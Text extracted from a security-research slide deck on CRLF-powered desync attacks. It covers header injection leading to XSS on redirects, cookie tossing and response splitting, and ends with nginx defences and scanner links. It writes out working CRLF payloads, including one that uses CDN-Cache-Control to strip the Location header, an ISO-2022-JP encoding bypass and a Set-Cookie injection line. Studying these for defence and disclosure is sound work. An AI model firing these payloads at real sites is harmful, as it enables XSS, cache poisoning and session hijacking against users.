
Set-Cookie: Session=attacker path=/api/v1/video/upload/auth/; domain=doomscroll.com;

...

Cookie Tossing - Major Social Media Platform



Cookie Tossing - Major Social Media Platform



Response Header Injection to XSS

- XSS was really hard to achieve as in most cases we were always dealing with a 3xx response with a valid `Location` header.
- Our goal is to have the browser not redirect but instead process our injected body.

❌ Injection occurs after path (no scheme change)

❌ Second Location header is rejected by the browser


```
HTTP/1.1 302 Moved Temporarily  
Server: nginx  
Location: https://example.com/
```

```
<script>alert(1)</script>
```



Hunting for special Origin Response Headers

- As part of our methodology we fuzzed for injected response headers that would cause whatever is in front of the Origin to apply transformations to the response.
- Collect headers from Akamai, AWS, Cloudflare, Azure and so on.




XSS on a Redirect Response?

```
/abc%0d%0aCDN-Cache-Control:%20private=%22Location%22%0d%0a%0d%0a<script>alert(1)</script>
```




```
HTTP/1.1 301 Moved Permanently  
Content-Length: 25  
Server: nginx  
Location: https://example.com/abc  
CDN-Cache-Control: private="Location"  
  
<script>alert(1)</script>
```

@joaxcar



XSS on a Redirect Response?


```
/abc%0d%0aCDN-Cache-Control:%20private=%22Location%22%0d%0a%0d%0a<script>alert(1)</script>
```



HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: nginx
Location: https://example.com/abc
CDN-Cache-Control: private="Location"


<script>alert(1)</script>

@joaxcar



XSS on a Redirect Response?

```
/abc%0d%0aCDN-Cache-Control:%20private=%22Location%22%0d%0a%0d%0a<script>alert(1)</script>
```



HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: cloudflare
CDN-Cache-Control: private="Location"

<script>alert(1)</script>


Location header stripped



XSS on a Redirect Response?



`/abc%0d%0aCDN-Cache-Control:%20private=%22Location%22%0d%0a%0d%0a<script>alert(1)</script>`



HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: cloudflare
CDN-Cache-Control: private="Location"

<script>alert(1)</script>




XSS on a Redirect Response?

%3C%73%63%72%1B%28%42%69%70%74%3E%61%6C%65%72%74%1B%28%42%28%31%1B%28%42%29%3C%2F%73%63%72%1B%28%42%69%70%74%3E



<script>alert(1)</script>



HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: cloudflare
CDN-Cache-Control: private="Location"
Content-Type: text/html; charset=ISO-2022-JP
<scr(Bipt>alert(B(1(B)</scr(Bipt>



Response Splitting - Reverse Desync

```
GET /%0d%0aContent-Length:%200%0d%0a%0d%0a HTTP/1.1
Host: www.reverse.com
```



Divide and Conquer: HTTP Response Splitting, Web
Cache Poisoning Attacks, and Related Topics

Amit Klein - 2004

```
HTTP/1.1 302 Moved Temporarily
Location: /home/index.html
Content-Length: 0

Connection: keep-alive

Moved Temporarily to /index.html
```



Response Splitting - Reverse Desync

```
GET /%0d%0aContent-Length:%200%0d%0a%0d%0a HTTP/1.1
Host: www.reverse.com
```



Making HTTP header injection critical
via response queue poisoning

James Kettle - 2022

```
GET /§
Content-Length: 0

HTTP/1.1 200 OK
Server: attacker
§ HTTP/1.1
Host: www.reverse.com
```



Divide and Conquer: HTTP Response Splitting, Web
Cache Poisoning Attacks, and Related Topics

Amit Klein - 2004

```
HTTP/1.1 302 Moved Temporarily
Location: /home/index.html
Content-Length: 0

Connection: keep-alive

Moved Temporarily to /index.html
```

```
HTTP/1.1 302 Moved Temporarily
Location: /home/index.html
Content-Length: 0
```

Split into **two** responses

```
HTTP/1.1 200 OK
Server: attacker

Moved Temporarily to /index.html
```



Coordinated Disclosure Process



There's lots more out there to be exploited.
Bug bounty hunters do your thing

Let us know in DMs!



Defence

`$request_uri`

`location ~ /docs/([^\s]*)? { ... $1 ... }`

Not a / and not whitespace

`$uri`

`location ~ /docs/([^\s]*)? { ... $1 ... }`

Matches on whitespace (including newlines)



`$document_uri`

 HTTP/1.1 MUST DIE


Use HTTP/2



Tooling & Materials




<https://github.com/t0xodile/crlf-powered-desync-scanner>



nuclei

<https://github.com/turtlesec-software/crlf-desyncs>



Further Research

Request header injection via non-path insertion points

Reverse Desyncs via response header injection

More methods of injecting headers rather than mutating them

Mutated alternatives of the CRLF sequence



Lost In Translation: Exploiting
Unicode Normalization

Ryan & Isabella Barnett - 2025

CRLF-Powered Desync Attacks

Header injections are not a low-impact bug. See CRLF-Powered Desync Worm

CRLF-Powered desyncs can achieve impact where other desync classes fail

Desyncs from header injections aren't going anywhere while nginx exists



<https://turtlesec.io>

X  @t0xodile | @t0xodile.com
@m4st3rspl1nt3r | @turtlesec.io



CRLF-Powered Desync Attacks



 <https://turtlesec.io/blog/posts/crlf-powered-desync-attacks/>

 <https://portswigger.net/research/crlf-powered-desync-attacks>



<https://turtlesec.io>

 @t0xodile | @t0xodile.com
@m4st3rspl1nt3r | @turtlesec.io

